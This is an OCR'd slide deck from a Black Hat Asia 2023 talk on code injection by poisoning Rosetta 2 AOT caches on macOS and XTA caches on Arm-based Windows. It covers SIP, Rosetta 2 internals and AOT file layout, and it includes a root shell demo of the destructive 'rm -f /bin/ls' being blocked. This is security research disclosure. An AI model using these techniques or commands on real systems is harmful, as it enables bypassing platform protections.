black hat ASIA 2023

MAY 11-12

BRIEFINGS

Dirty Bin Cache: A New Code Injection Poisoning Binary Translation Cache

Koh M. Nakagawa at FFRI Security, Inc.

$ whoami – Koh M. Nakagawa (@tsunek0h)

Security Researcher at FFRI Security, Inc.

- Vulnerability research on Arm-based Windows
- Recently started macOS security
- Found multiple vulnerabilities of macOS (TCC/SIP/Gatekeeper bypass)
- Gave talks at BHEU 2020 Briefings and CODE BLUE 2021

black hat EUROPE 2020

CODE BLUE because security matters. 2021 @TOKYO

GitHub: https://github.com/kohnakagawa


Agenda

- Introduction
- Rosetta 2 internals
- Code injection on macOS: AOT poisoning
- Exploitation on macOS
- A similar code injection on Arm-based Windows: XTA cache poisoning
- Exploitation on Arm-based Windows
- Summary & key takeaways

Arm-based laptops are becoming popular

Forecast: ARM CPUs to Reach 25% of Laptop Market Share by 2027

ARM-based laptops are expected to gain share at Intel and AMD's expense.




https://winbuzzer.com/2023/02/12/forecast-arm-cpus-to-reach-25-of-laptop-market-share-by-2027-xcxwbn/

https://learn.microsoft.com/ja-jp/surface/surface-pro-9-overview

https://www.apple.com/jp/mac/


Translation/emulation technologies

X86/x64 emulation



https://learn.microsoft.com/ja-jp/events/build-2018/brk2438

Rosetta 2



https://www.youtube.com/watch?v=GEZhD3J89ZE

Translating and emulating are time-consuming. Therefore, reducing these is essential.

Binary translation result is cached

How x86 emulation works on Arm (from MSDN)

*x86 emulation works by compiling blocks of x86 instructions into Arm64 instructions with optimizations to improve performance. **A service caches these translated blocks of code to reduce the overhead of instruction translation and allow for optimization when the code runs again.** The caches are produced for each module so that other apps can make use of them on first launch.*

https://learn.microsoft.com/en-us/windows/arm/apps-on-arm-x86-emulation

Rosetta 2 on a Mac with Apple silicon (from Apple Platform Security)

*But the Rosetta runtime then sends an interprocess communication (IPC) query to the Rosetta system service, which **asks whether there's an AOT translation available for the current executable image. If found, the Rosetta service provides a handle to that translation, and it's mapped into the process and executed.***

https://help.apple.com/pdf/security/en_US/apple-platform-security-guide.pdf

My previous research at Black Hat EU 2020

A new code injection targeting Arm-based Windows

- Named “XTA cache hijacking”

Jack-in-the-Cache: A New Code injection Technique through Modifying X86-to-ARM Translation Cache

Ko Nakagawa | Research Engineer, FFRI Security, Inc.
Hiromitsu Oshiba | Research Engineer, FFRI Security, Inc.
Date: Wednesday, December 9 | 10:20am–10:50am
Format: 30-Minute Briefings
Track: Reverse Engineering

Recently, the adoption of ARM processors for laptop computers is becoming popular due to its high energy efficiency. Windows 10 on ARM is a new OS for such ARM-based computers. Several laptop computers with this OS have already been shipped; notably, the recent launch of Microsoft Surface Pro X will be a driving force to facilitate the widespread use of Windows 10 on ARM.


https://www.blackhat.com/eu-20/briefings/schedule/index.html#jack-in-the-cache-a-new-code-injection-technique-through-modifying-x-to-arm-translation-cache-21324

My previous research at Black Hat EU 2020

Code injection by directly modifying X86-to-ARM (XTA) translation cache

An attacker can inject malicious code by modifying XTA translation cache


- It requires admin privileges, but it has a unique side effect that benefits an attacker



https://www.blackhat.com/eu-20/briefings/schedule/index.html#jack-in-the-cache-a-new-code-injection-technique-through-modifying-x-to-arm-translation-cache-21324

Research motivation

Is there similar code injection for macOS Rosetta 2?



I started to study macOS security and analyzed Rosetta 2 internals

Introduction to macOS security model

System Integrity Protection (SIP)

Restricts some dangerous operations such as

- Modifying system files
- Loading kernel extensions
- Debugging system processes

Root user cannot perform these operations

SIP is also known as rootless

-> Even root does not have full access to system, unlike traditional *NIX security model

Introduction to macOS security model

```
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2# rm -f /bin/ls
rm: /bin/ls: Operation not permitted
sh-3.2# ls Library/Mail
ls: Library/Mail: Operation not permitted
```

Even root cannot delete system files

Even root cannot access some files

Code injection on macOS

the alpha and omega of macOS exploits is to run code in the context of other applications

- @theevilbit https://theevilbit.github.io/shield/

Code injection on macOS

Why code injection?

Because macOS security mechanisms heavily rely on code signatures and its entitlements

- On macOS, entitlements grant various rights to the application
  - E.g., an application needing to access some sensitive resources (camera, mic, messages, …) should have proper entitlements
- If we can execute code in the context of other applications, we can hijack trusts of them
  - So, we can gain the rights of other applications by code injection
- Code injection is strictly prohibited on macOS
  - E.g., hardened runtime is enabled for almost all applications

If we can find a new code injection technique on macOS, we can exploit it to bypass security & privacy mechanisms
-> I started to explore code injection abusing Rosetta 2

Rosetta 2 internals & a new code injection

Installing Rosetta 2

Rosetta 2 is not installed by default


When you run an app that needs Rosetta 2, popup is raised

Can also be installed by softwareupdate command like

- `softwareupdate --install-rosetta --agree-to-license`

Installing Rosetta 2 does not require root privileges

- If not installed, an attacker can install it manually



https://support.apple.com/en-us/HT211861

Quick look at Rosetta 2

Rosetta 2 on a Mac with Apple silicon (from Apple Platform Security)

A Mac with Apple silicon is capable of running code compiled for the x86_64 instruction set using a translation mechanism called Rosetta 2. ***There are two types of translation offered: just in time and ahead of time.***

Ahead-of-time translation

In the ahead-of-time (AOT) translation path, x86_64 binaries are read from storage at times the system deems optimal for responsiveness of that code. ***The translated artifacts are written to storage as a special type of Mach object file. That file is similar to an executable image, but it's marked to indicate it's the translated product of another image.***

https://help.apple.com/pdf/security/en_US/apple-platform-security-guide.pdf

AOT file

Contains translated Arm64 code

- Mach-O 64bit (not special format)
- Located at `/private/var/db/oah/*/*.aot`

```
[0x00001000 [xAdvc]0 0% 150 yes.aot]> pd $r @ section.0.__TEXT.__text
            ;-- section.0.__TEXT.__text:
            0x00001000      85801ff8       stur x5, [x4, -8]
            0x00001004      852000d1       sub x5, x4, 8
            0x00001008      8ebc3ea9       stp x14, x15, [x4, -0x18]
            0x0000100c      8cb43da9       stp x12, x13, [x4, -0x28]
            0x00001010      808cbca9       stp x0, x3, [x4, -0x38]!
            0x00001014      00018452       mov w0, 0x2008
            0x00001018      98ffffd0       adrp x24, 0xfffffffffff3000
            0x0000101c      18233791       add x24, x24, 0xdc8
            0x00001020      99000010       adr x25, 0x1030
            0x00001024      b866bfa9       stp x24, x25, [x21, -0x10]!
            0x00001028      988c1ff8       str x24, [x4, -8]!
```

AOT files are protected by SIP

- We cannot modify these files even if we have root privileges
  - Note that we can modify XTA cache files with administrator privileges on Arm-based Windows

Cannot show content even as root

```
sh-3.2# ls /private/var/db/oah
ls: /private/var/db/oah: Operation not permitted
sh-3.2# ls -laO /private/var/db | grep oah
ls: DifferentialPrivacy: Operation not permitted
ls: fts_read: Operation not permitted
drwxr-xr-x@   5 _oahd              _oahd              restricted    160 Oct 12 13:24 oah
```

SIP protected

Rosetta 2 components

Some Rosetta 2 components related to this research


- translate_tool - A CLI tool for translating an x64 executable without executing it
- runtime - A runtime library injected into a translated process
- oahd - A management daemon of AOT files
- oahd-helper - A translator of an x64 executable

/Library/Apple/usr/libexec/oah

